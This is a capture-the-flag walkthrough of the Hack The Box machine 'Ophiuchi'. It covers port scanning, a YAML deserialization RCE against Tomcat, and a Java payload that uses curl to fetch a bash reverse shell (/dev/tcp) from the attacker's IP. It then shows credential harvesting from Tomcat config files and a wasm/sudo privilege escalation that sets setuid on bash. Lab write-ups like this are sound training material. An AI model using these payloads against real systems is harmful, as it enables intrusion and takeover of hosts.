

# Enumeration.

To solve this machine we start with some enumeration ports (open services).

```
File: allPorts
```

```
1 | # Nmap 7.91 scan initiated Tue Jul  6 13:30:52 2021 as: nmap -p- -sS -  
-min-rate 5000 --open -vvvv -n -Pn -oN allPortss 10.10.10.227  
2 | Nmap scan report for 10.10.10.227  
3 | Host is up, received user-set (0.38s latency).  
4 | Scanned at 2021-07-06 13:30:52 -05 for 182s  
5 | Not shown: 52455 filtered ports, 13078 closed ports  
6 | Reason: 52455 no-responses and 13078 resets  
7 | Some closed ports may be reported as filtered due to --defeat-rst-  
rate-limit  
8 | PORT      STATE SERVICE    REASON  
9 | 22/tcp    open  ssh        syn-ack ttl 63  
10 | 8080/tcp  open  http-proxy syn-ack ttl 63  
11 |  
12 | Read data files from: /usr/bin/./share/nmap  
13 | # Nmap done at Tue Jul  6 13:33:54 2021 -- 1 IP address (1 host up)  
scanned in 182.04 seconds
```

This first scan will recognize the open ports. Then we can do the enumeration open services. So lets do it.

```
# Nmap 7.91 scan initiated Tue Jul  6 14:48:13 2021 as: nmap -sC -sV -p22,8080  
-oN targeted 10.10.10.227  
Nmap scan report for 10.10.10.227  
Host is up (0.099s latency).  
  
PORT      STATE SERVICE VERSION
```


```
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6d:fc:68:e2:da:5e:80:df:bc:d0:45:f5:29:db:04:ee (RSA)
|   256 7a:c9:83:7e:13:cb:c3:f9:59:1e:53:21:ab:19:76:ab (ECDSA)
|_  256 17:6b:c3:a8:fc:5d:36:08:a1:40:89:d2:f4:0a:c6:46 (ED25519)
8080/tcp open  http      Apache Tomcat 9.0.38
|_http-title: Parse YAML
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Jul  6 14:48:32 2021 -- 1 IP address (1 host up) scanned in
19.32 seconds
```

Before we keep going to the web server. lets do more service enumerations. Lets do some **whatweb** enumeration.


```
whatweb 10.10.10.227:8080
http://10.10.10.227:8080 [200 OK] Cookies[JSESSIONID], Country[RESERVED][ZZ],
HttpOnly[JSESSIONID], IP[10.10.10.227], Java, Title[Parse YAML]
```

So now we can go to web server and check what it has.



Looks like something we can write on, so the first thing coming to my head is RCE(Remote Code Execution). And also, it give us the name of it, and **whatweb** did it too: **YAML**, and its a java.

Searching **YAML exploitation** on internet i find an repository from github that looks really interesting.



It gives a RCE we can try.

I put the code in it and replace it ip with mine, and open a server with python.



And it works, it tries to communicate with my machine to get the file `yaml-payload.jar` but i dont have it. So lets keep reading the github repository and understand what it does.

And after read it, i find out that there is a `.java`.

```
8 public class AwesomeScriptEngineFactory implements ScriptEngineFactory {
9
10     public AwesomeScriptEngineFactory() {
11         try {
12             Runtime.getRuntime().exec("dig scriptengine.x.artspl0it.com");
13             Runtime.getRuntime().exec("/Applications/Calculator.app/Contents/MacOS/Calculator");
14         } catch (IOException e) {
15             e.printStackTrace();
16         }
17     }
18 }
```

It put a `run time execution`. Thinking a little bit, we can change those commands that the script have for default, to get some code execution from the machine and then get a reverse shell. Lets explain this a step by step.

First, clone the repository and open the `.java`. Then change the `java` `Runtime.getRuntime().exec()`.

Before.

```

public AwesomeScriptEngineFactory() {
try {
Runtime.getRuntime().exec("dig scriptengine.x.artsploit.com");
Runtime.getRuntime().exec("/Applications/Calculator.app/Contents/MacOS/Calculator");

} catch (IOException e) {
e.printStackTrace();
}
}
}

```

After.

```

public AwesomeScriptEngineFactory() {
try {
Runtime.getRuntime().exec("curl http://10.10.16.44:8000/shell.sh -o /tmp/shell.sh");
Runtime.getRuntime().exec("bash /tmp/shell.sh");
} catch (IOException e) {
e.printStackTrace();
}
}
}

```

What i im doing here? im telling him to execute a command so the remote machine will get a file from my machine, the file is a reverse shell made in bash named `shell.sh` that after get it, it will send it to `tmp` where i think, it will have access to execute the file. So the other command is making the remote machine to execute the file `shell.sh`.


	File: shell.sh
1	<code>#!/bin/bash</code>
2	
3	<code>bash -i &gt;&amp; /dev/tcp/10.10.16.44/4444 0&gt;&amp;1</code>

So now we can do the others commands that the repository says, to create the `.jar` that is the file we are sending by the python server.

```
javac src/artsploit/AwesomeScriptEngineFactory.java
jar -cvf yaml-payload.jar -C src/ .
```

Now let's open the python server and go back to the web and send the RCE.

What would happen is, when you send the RCE it will run the code and make a connection to local machine, where the `.jar` is and get it, after that it will run and get the `shell.sh` and give us a reverse shell.



```
Δ ~ /Documents/hacking/htb/ophiuchi/exploits/yaml-payload on P master !1 ?3 > python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.227 - - [07/Jul/2021 09:16:09] "GET /yaml.jar HTTP/1.1" 200 -
10.10.10.227 - - [07/Jul/2021 09:16:10] "GET /yaml.jar HTTP/1.1" 200 -
10.10.10.227 - - [07/Jul/2021 09:16:10] "GET /shell.sh HTTP/1.1" 200 -
10.10.10.227 - - [07/Jul/2021 09:16:18] "GET /yaml.jar HTTP/1.1" 200 -
10.10.10.227 - - [07/Jul/2021 09:16:18] "GET /yaml.jar HTTP/1.1" 200 -
10.10.10.227 - - [07/Jul/2021 09:16:19] "GET /shell.sh HTTP/1.1" 200 -
```

```
Δ ~ ~/Documents/hacking/htb/ophiuchi/exploits/yaml-payload on P master !1 ?3 > nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.44] from (UNKNOWN) [10.10.10.227] 44826
bash: cannot set terminal process group (816): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@ophiuchi:/$ |
```

## Lateral Movement.

So now we must try to get access with a user with privileges, lets check directories, and there is one interesting at `/opt/tomcat/conf`, actually there are more than one, so for not start looking one by one we can do `cat * | grep password` and get the search easier.

```
tomcat@ophiuchi:~/conf$ cat * | grep password
<!-- Use the LockOutRealm to prevent attempts to guess user passwords
<user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui"/>
you must define such a user - the username and password are arbitrary. It is
them. You will also need to set the passwords to something appropriate.
<user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
<user username="role1" password="<must-be-changed>" roles="role1"/>
<xs:attribute name="password" type="xs:string" />
```

And there it is, some credentials for a user named `admin`.

Lets use them to get access from `ssh`.

```

Δ ~ ~/Documents/hacking/htb/ophiuchi/exploits/yaml-payload on P master !1 ?3 > ssh admin@10.10.10.227
The authenticity of host '10.10.10.227 (10.10.10.227)' can't be established.
ECDSA key fingerprint is SHA256:OmZ+JsRqDVNaBWMshp7wogZM0KhSKkp1YmaILhRxSY0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.227' (ECDSA) to the list of known hosts.
admin@10.10.10.227's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed 07 Jul 2021 02:52:59 PM UTC

System load:          0.0
Usage of /:           20.0% of 27.43GB
Memory usage:         14%
Swap usage:           0%
Processes:            246
Users logged in:      0
IPv4 address for ens160: 10.10.10.227
IPv6 address for ens160: dead:beef::250:56ff:feb9:2dd

176 updates can be installed immediately.
56 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jul  7 09:35:24 2021 from 10.10.14.61
admin@ophiuchi:~$ ls
user.txt

```

There you go! we are now the user admin (still not root).

## Privilege Scalation.

Lets get that root!

Now we can try to see if `admin` as some privilege to execute something with root privilege, and look like he can.

```

admin@ophiuchi:~$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go

```

Looks like I can execute a `.go` file lets check what it does.




```
admin@ophiuchi:~$ cat /opt/wasm-functions/index.go
package main

import (
    "fmt"
    wasm "github.com/wasmerio/wasmer-go/wasmer"
    "os/exec"
    "log"
)

func main() {
    bytes, _ := wasm.ReadBytes("main.wasm")

    instance, _ := wasm.NewInstance(bytes)
    defer instance.Close()
    init := instance.Exports["info"]
    result, _ := init()
    f := result.String()
    if (f != "1") {
        fmt.Println("Not ready to deploy")
    } else {
```

Checking the code we can see that it execute an other file named `main.wasm`. But what in the hell is a `.wasm` file.



The screenshot shows a Google search interface with the query "what in the hell is a wasm". Below the search bar, there are tabs for "Todo", "Imágenes", "Vídeos", "Noticias", and "Mapas". The search results include an advertisement for "Invertir en activos ganadores" and a search result titled "WebAssembly - A quick look | Techcolon" with a link to a blog post. The blog post snippet explains that Wasm became a compile target for some languages, mentioning C++ compiler, emscripten, Rust, Unity, and Unreal engine.

Is a Webassembly binary code. What that means?

It mean we need to change that `main.wasm` file to get acces to the part in the `.go` script to get in the if condition that execute an other script named `deploy.sh`.

```
admin@ophiuchi:/opt/wasm-functions$ ls
backup/ deploy.sh index* index.go main.wasm*
```

But how do we do that?

First, lets give us the `main.wasm` to our local machine so we can manipulate it.

```
~ /Documents/hacking/htb/ophiuchi/content on P main !3 ?3 > nc -nlvp 4444 > main.wasm
listening on [any] 4444 ...
connect to [10.10.16.44] from (UNKNOWN) [10.10.10.227] 44914

admin@ophiuchi:/opt/wasm-functions$ nc 10.10.16.44 4444 < main.wasm
```

Now after knowing it is a webassembly, there is a way to convert that bynary to a readable file, you can convert from `.wasm` to `.wat`.

Lets find a tool to do that, there are a lot of them on internet, choose the one you want.

### wasm2wat demo

WebAssembly has a [text format](#) and a [binary format](#). This demo converts from the binary format to the text format.

Upload a WebAssembly binary file, and the text format will be displayed.

Enabled features:

☐ exceptions ☒ mutable globals ☐ saturating float to int ☐ sign extension  
☐ simd ☐ threads ☐ multi value ☐ tail call ☐ bulk memory ☐ reference types

☒ Generate Names ☒ Fold Expressions ☒ Inline Export ☒ Read Debug Names

example: simple Upload

```
1 (module
2   (type $t0 (func (param i32 i32) (result i32)))
3   (func $addTwo (export "addTwo") (type $t0) (param $p0 i32) (param $p1 i32) (result i32)
4     (i32.add
5       (local.get $p0)
6       (local.get $p1)))
7 )
```

Im gonna use this one. Lets upload our file.

```
☐ Generate Names ☐ Fold Expressions ☐ Inline Export ☐ Read Debug Names

1 (module
2   (type (;0;) (func (result i32)))
3   (func (;0;) (type 0) (result i32)|
4     i32.const 0)
5   (table (;0;) 1 1 funcref)
6   (memory (;0;) 16)
7   (global (;0;) (mut i32) (i32.const 1048576))
8   (global (;1;) i32 (i32.const 1048576))
9   (global (;2;) i32 (i32.const 1048576))
10  (export "memory" (memory 0))
11  (export "info" (func 0))
12  (export "__data_end" (global 1))
13  (export "__heap_base" (global 2)))
14
```

There are a lot of crazy info, but not hard, or if you just put some logic you see there is a constant variable `i32.const 0` and the `.go` its get in the condition cause 0 its different to 1, so lets change that constant f variable to an 1.

After that just copy the script and go to a wat2wasm tool to create the new `.wasm` file.

WAT		example: <span>simple</span>	Download	BUILD LOG
1	(module			0000000: 0061 736d ; WASM_BINARY_MAGIC
2	(type (;0;) (func (result i32)))			0000004: 0100 0000 ; WASM_BINARY_VERSION
3	(func (;0;) (type 0) (result i32)			; section "Type" (1)
4	i32.const 1)			0000008: 01 ; section code
5	(table (;0;) 1 1 funcref)			0000009: 00 ; section size (guess)
6	(memory (;0;) 16)			000000a: 01 ; num types
7	(global (;0;) (mut i32) (i32.const 1048576))			; func type 0
8	(global (;1;) i32 (i32.const 1048576))			000000b: 60 ; func
9	(global (;2;) i32 (i32.const 1048576))			000000c: 00 ; num params
10	(export "memory" (memory 0))			000000d: 01 ; num results
11	(export "info" (func 0))			000000e: 7f ; i32
12	(export "._data_end" (global 1))			0000009: 05 ; FIXUP section size
13	(export "._heap_base" (global 2))			; section "Function" (3)
				0000007: 03 ; section code
				0000010: 00 ; section size (guess)
				0000011: 01 ; num functions
				0000012: 00 ; function 0 signature index
				0000010: 02 ; FIXUP section size

Download and send it back to the ophiuchi machine.

But, you must create a temporary directory where you gonna put the new `main.wasm` and the new `deploy.sh` this second one will be a script to give us privilege.

```
admin@ophiuchi:/tmp/algo$ ls
deploy.sh  main.wasm
```

```
#!/bin/bash
chmod u+s /bin/bash
```

Then lets execute the command that we can made with root privilege.

```
admin@ophiuchi:/tmp/algo$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy

admin@ophiuchi:/tmp/algo$ bash -p
bash-5.0# whoami
root
```